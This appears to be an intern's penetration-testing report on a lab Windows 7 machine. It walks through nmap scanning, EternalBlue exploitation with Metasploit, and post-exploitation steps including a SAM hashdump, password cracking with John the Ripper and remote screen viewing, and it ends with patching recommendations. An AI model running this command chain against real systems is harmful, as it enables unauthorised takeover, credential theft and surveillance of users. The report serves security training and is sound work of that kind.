**Penetration Testing Report:**

Windows 7 Professional Vulnerability Assessment and Exploitation

Prepared by: skdas5405@gmail.com

2024-08-24

Table of Contents

[1. Executive Summary 3](#_Toc175499456)

[1.1 Overview 3](#_Toc175499457)

[1.2 High-Level Test Outcomes 4](#_Toc175499458)

[1.3 Overall Risk Rating 4](#_Toc175499459)

[1.4 Prioritized Recommendations 5](#_Toc175499460)

[2. Test Scope and Method 6](#_Toc175499461)

[2.1 Extent of Testing 6](#_Toc175499462)

[2.2 Test Scope Summary 6](#_Toc175499463)

[3. Internal Phase 6](#_Toc175499464)

[3.1 Phase Summary 6](#_Toc175499465)

[3.2 Actions Taken 7](#_Toc175499466)

[3.3 Results 12](#_Toc175499467)

[4. External Phase 13](#_Toc175499468)

[5. Conclusions 13](#_Toc175499469)

[References 14](#_Toc175499470)

# Executive Summary

## 1.1 Overview

As part of my Cyber Security internship at LearnNex, I, Sumit Kumar Das (skdas5405@gmail.com), conducted an independent penetration test on a Windows 7 Professional machine to assess its security controls. The objective was to identify and exploit vulnerabilities that could be leveraged in real-world attack scenarios, providing a clear understanding of the system's susceptibility to exploitation.

The key vulnerability identified was the MS17-010 (EternalBlue) exploit, a critical flaw that allowed for remote code execution. Using the Metasploit Framework, I successfully exploited this vulnerability to gain full control over the machine, demonstrating the severe risk posed by unpatched systems. This finding emphasizes the importance of maintaining up-to-date patches and implementing robust security protocols to mitigate the potential for system compromise.


This assessment highlights the critical need for organizations to routinely assess legacy systems, ensuring that outdated vulnerabilities are addressed to prevent severe breaches and unauthorized access.

## 1.2 High-Level Test Outcomes

* Successful exploitation of the MS17-010 vulnerability using Metasploit.
* Full system compromise, including remote code execution and the ability to escalate privileges.
* No other significant vulnerabilities were detected during the testing phase.

## 1.3 Overall Risk Rating

**High**: The successful exploitation of the MS17-010 vulnerability indicates a severe risk to the target system. This vulnerability allows for full system control, making it highly likely that an attacker could compromise sensitive data or launch further attacks within the network.



## 1.4 Prioritized Recommendations

1. **Immediate patching** of the MS17-010 vulnerability using the latest security updates.
2. **Network segmentation** to isolate vulnerable systems and limit the spread of potential attacks.
3. **Regular vulnerability assessments** to identify and mitigate emerging threats.

# 2. Test Scope and Method

The test focused on identifying vulnerabilities within the Windows 7 Professional machine. The MS17-010 vulnerability was specifically targeted, as it is well-documented and presents a high risk. Metasploit’s msfconsole was used to conduct the test, simulating real-world attack scenarios.

## 2.1 Extent of Testing

The testing involved both automated and manual techniques, including the use of vulnerability scanners and exploit frameworks. The primary goal was to assess the system’s resilience to common attack vectors, with a focus on the MS17-010 vulnerability.

## 2.2 Test Scope Summary

The scope was limited to internal network testing, focusing on a single Windows 7 Professional machine. The MS17-010 vulnerability was the primary target due to its high severity.

# 3. Internal Phase


The internal phase involved scanning the system for known vulnerabilities and attempting exploitation. The primary focus was on identifying and exploiting the MS17-010 vulnerability.


## 3.1 Phase Summary


A basic reconnaissance was carried out with nmap and the system was found vulnerable to the MS17-010 exploit which is present in Metasploit framework.The internal assessment revealed that the MS17-010 vulnerability was present and unpatched, making the system highly susceptible to attacks. The vulnerability was successfully exploited, allowing for remote code execution.

## 3.2 Actions Taken



1. Arp-scan was utilised to identify the devices connected to the interface eth0 and nmap was run with -O flag to identify the windows machine’s IP(192.168.56.104).
   * sudo arp-scan -I -l eth0
   * sudo nmap -O 192.168.56.104




1. Used Nmap to identify open ports and services and list possible exploits and vulnerabilities. The output of the scan was stored in vuln-win7.txt for further reference
   * sudo nmap -Pn -sV –script vuln -oN vuln-win7.txt 192.168.56.104
2. The presence of the MS17-010 vulnerability was confirmed based on the nmap scan results.On browsing exploit databases for the particular vulnerability, it was found that the exploit is a part of msf console.
   * searchsploit smb-vuln-ms17-010





1. Leveraged Metasploit’s msfconsole to exploit the vulnerability, gaining full control of the system eventually.
   * sudo msfconsole -q #starting msfconsole in quiet mode
   * search ms17-010
   * use 0 #opting for EternalBlue remote code execution
   * show options
   * set RHOST 192.168.56.104
   * set LHOST 192.168.56.102
   * #payload was auto-selected
   * Exploit
   * --help

# Ultimately, a meterpreter session was opened




1. Conducted post-exploitation activities, such as screenshare and data extraction.
   * hashdump #dumps the content of SAM Data base in hash format
   * Used echo to save the hash password in has7.txt and then cracked the hash with john the ripper, using rockyou.txt as the wordlist.
   * john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT has7.txt #(SAM database is encrypted with NTLM)
   * # password-alqfna22
   * # successfully carried out screen share to watch the remote user desktop in real time using msf console.

****

## 3.3 Results

* + **-** The Windows 7 machine was successfully compromised with the password alqfna22

****

# 4. External Phase

The external phase was not within the scope of this test as the focus was on internal network penetration testing.

# 5. Conclusions

The Windows 7 Professional machine was found to be highly vulnerable due to the presence of the unpatched MS17-010 vulnerability. This vulnerability represents a significant risk, allowing attackers to gain full control over the system.

**5.1 Most Likely Compromise Scenarios**

* Remote attackers exploiting the MS17-010 vulnerability to gain unauthorized access and escalate privileges.
* Lateral movement within the network, leading to a broader compromise of other connected systems.

**5.2 Implications**

The exploitation of this vulnerability could lead to data breaches, service disruption, and further attacks on other networked systems. Immediate remediation is critical to mitigate the risk.

# References

* <https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/>
